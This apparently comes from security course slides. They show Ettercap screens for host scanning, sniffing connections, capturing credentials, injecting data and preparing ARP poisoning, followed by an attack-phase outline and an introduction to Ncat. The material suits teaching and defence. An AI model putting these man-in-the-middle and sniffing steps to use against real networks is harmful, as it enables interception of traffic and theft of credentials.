
# Ettercap Screens - Opening Screen & Select The Interface



# Ettercap Screens - Start Sniffing



# Ettercap Screens - Scan for Hosts



# Ettercap Screens - Hosts → Hosts List

The screenshot shows the ettercap 0.7.6 application window. The title bar reads "ettercap 0.7.6". The menu bar includes "Start", "Targets", "Hosts", "View", "Mitm", "Filters", "Logging", "Plugins", and "Help". The "Hosts" menu item is highlighted. The main window is titled "Host List" and contains a table with columns "IP Address", "MAC Address", and "Description". The table lists several network hosts:

IP Address	MAC Address	Description
0.0.0.0	A4:4E:31:30:B5:5C	
10.1.0.6	B8:AC:6F:41:D2:A6	
10.1.0.11	00:25:64:C5:8E:85	
10.1.0.17	5C:26:0A:53:CD:2B	
10.1.0.26	70:56:81:D7:B9:60	Cyber-370.local
10.1.0.27	94:94:26:02:A7:4A	
10.1.0.38	3C:07:54:1E:9E:4E	
10.1.0.41	00:21:9B:A5:FE:DC	
10.1.0.45	00:18:8B:00:76:07	
10.1.0.49	00:19:B9:25:E5:9B	Lisw745Q3.local
10.1.0.55	B8:AC:6F:42:44:79	

Below the table are three buttons: "Delete Host", "Add to Target 1", and "Add to Target 2". A scrollable log window at the bottom displays the following network traffic:

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# Ettercap Screens - View → Connections

The screenshot shows the Ettercap 0.8.2 application window titled "ettercap 0.8.2". The menu bar includes "Start", "Targets", "Hosts", "View", "Mitm", "Filters", "Logging", "Plugins", and "Info". The "Connections" tab is selected. The interface features three filter sections: "Host filter" (empty), "Protocol filter" (checkboxes for TCP, UDP, Other, all checked), and "Connection state filter" (checkboxes for Active, Idle, Closing, Closed, Killed, all checked). Below these is a table of network connections:

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
10.1.2.119	902	-	10.1.0.171	58359	TCP	active	355752	83528
10.1.0.113	54595	-	239.255.255.250	1900	UDP	active	4389	0
10.1.2.79	443	-	10.1.0.171	57788	TCP	active	596688	138816
10.1.0.72	49207	-	255.255.255.255	1947	UDP	idle	560	0
10.1.0.44	17500	-	255.255.255.255	17500	UDP	idle	7004	0
10.1.0.44	17500	-	10.1.7.255	17500	UDP	idle	3502	0

At the bottom are buttons for "View Details", "Kill Connection", and "Expunge Connections". A log window at the bottom displays several DHCP ACK messages:

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# Ettercap Screens - View → Connections

The screenshot shows the Ettercap 0.7.6 interface with the 'Connections' tab selected. A yellow callout points to the connection row for host 10.1.0.6:55061, which has an asterisk (\*) next to it. This indicates that a password was collected on that connection.

Host	Port	-	Host	Port	Proto	State	Bytes	
10.1.5.82	50533	-	239.255.255.250	1900	U	idle	798	
10.1.0.6	60447	-	10.1.2.2	53	U	idle	37	
10.1.0.6	55057	-	204.152.184.73	80	T	closed	329	
10.1.0.6	55058	-	204.152.184.73	80	T	closed	753	
10.1.0.6	56679	-	10.1.2.2	53	U	idle	35	
10.1.0.6	55059	-	65.55.83.123	443	T	closed	1746	
10.1.0.6	55060	-	65.55.83.123	443	T	closed	1714	
10.1.0.6	55977	-	10.1.2.2	53	U	idle	33	
*	10.1.0.6	55061	-	204.152.184.73	21	T	idle	67
10.1.0.6	55062	-	204.152.184.73	51710	T	closed	0	
10.1.0.6	55063	-	65.55.83.123	443	T	closed	1224	

View Details      Kill Connection      Expunge Connections

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# Ettercap Screens - View → Profiles Displaying Credentials

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Profile Details (as nobody)	
IP Address:	204.152.184.73
Hostname:	www5.us.freebsd.org
Distance:	10
Type:	REMOTE host
Fingerprint:	FFFF:0564:40:0A:1:1:1:0:A:34
Operating System:	unknown fingerprint (please submit it)
Nearest one is:	AIX
Port:	TCP 21   ftp [Welcome to freebsd.isc.org.]
Account:	anonymous / User@ (10.1.0.6)
Port:	TCP 80   http [lighttpd/1.4.29]
Port:	TCP 51710   [ ]

A yellow callout bubble with the text "Credentials!" points to the "Credentials" section of the dialog box. At the bottom of the main window, there are buttons for Purge Local, Purge Remote, Convert to Host List, and Dump to File. The terminal log at the bottom shows several DHCP ACK messages.

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# Ettercap Screens - Attacking Connections

ettercap 0.7.6

Start Targets Hosts View Mitm Filters Logging Plugins Help

Host List Connections Connection data Profiles


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10.1.0.6	60447	-	10.1.2.2	53	U	idle	37
10.1.0.6	55057	-	204.152.184.73	80	T	closed	329
10.1.0.6	55058	-	204.152.184.73	80	T	closed	753
10.1.0.6	56679	-	10.1.2.2	53	U	idle	35
10.1.0.6	55059	-	65.55.83.123	443	T	closed	1746
10.1.0.6	55060	-	65.55.83.123	443	T	closed	1714
10.1.0.6	55977	-	10.1.2.2	53	U	idle	33
* 10.1.0.6	55061	-	204.152.184.73	21	T	idle	67
10.1.0.6	55062	-	204.152.184.73	51710	T	closed	0
10.1.0.6	55063	-	65.55.83.123	443	T	closed	1224

Double click on connection ...


View Details Kill Connection Expunge Connections

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# Ettercap Screens - Inject Data Flowing Through A Live Connection




# Ettercap Screens - ARP Poisoning Prep Select Targets




# Ettercap Screens - ARP Poisoning

## Now Start The Attacks




# Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - ❖ Application and Operating System Attacks
  - ❖ Network Attacks
    - Sniffing
    - IP Address Spoofing
    - Session Hijacking
    - Navigating the Network Maze - Ncat, Proxy Chains
  - ❖ Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding




# Ncat: Your General Purpose Network Connector

- Much-improved re-implementation of Netcat
  - ❖ Should be installed with nmap
    - `apt install ncat` in Kali if not
    - ❖ Leverages Nmap's mature networking libs
- Reads & writes data across network connections using TCP, UDP, or SSL
- Focus is on moving raw data between ports on systems
  - ❖ Windows and Unix version interoperate well
- Functions like the Linux cat command but instead of dumping the data to stdout (display), ncat can dump the data across a network over a TCP/UDP port
- Ncat.exe can be dropped on a Windows system
  - ❖ **Installer or extra library files not required!**




# Ncat Connect (Client) Mode

- `ncat <host> [<port>]` default port = 31337
- Initiates a TCP connection (or send UDP packet) to a specific port
- Standard input (stdin) is sent across network
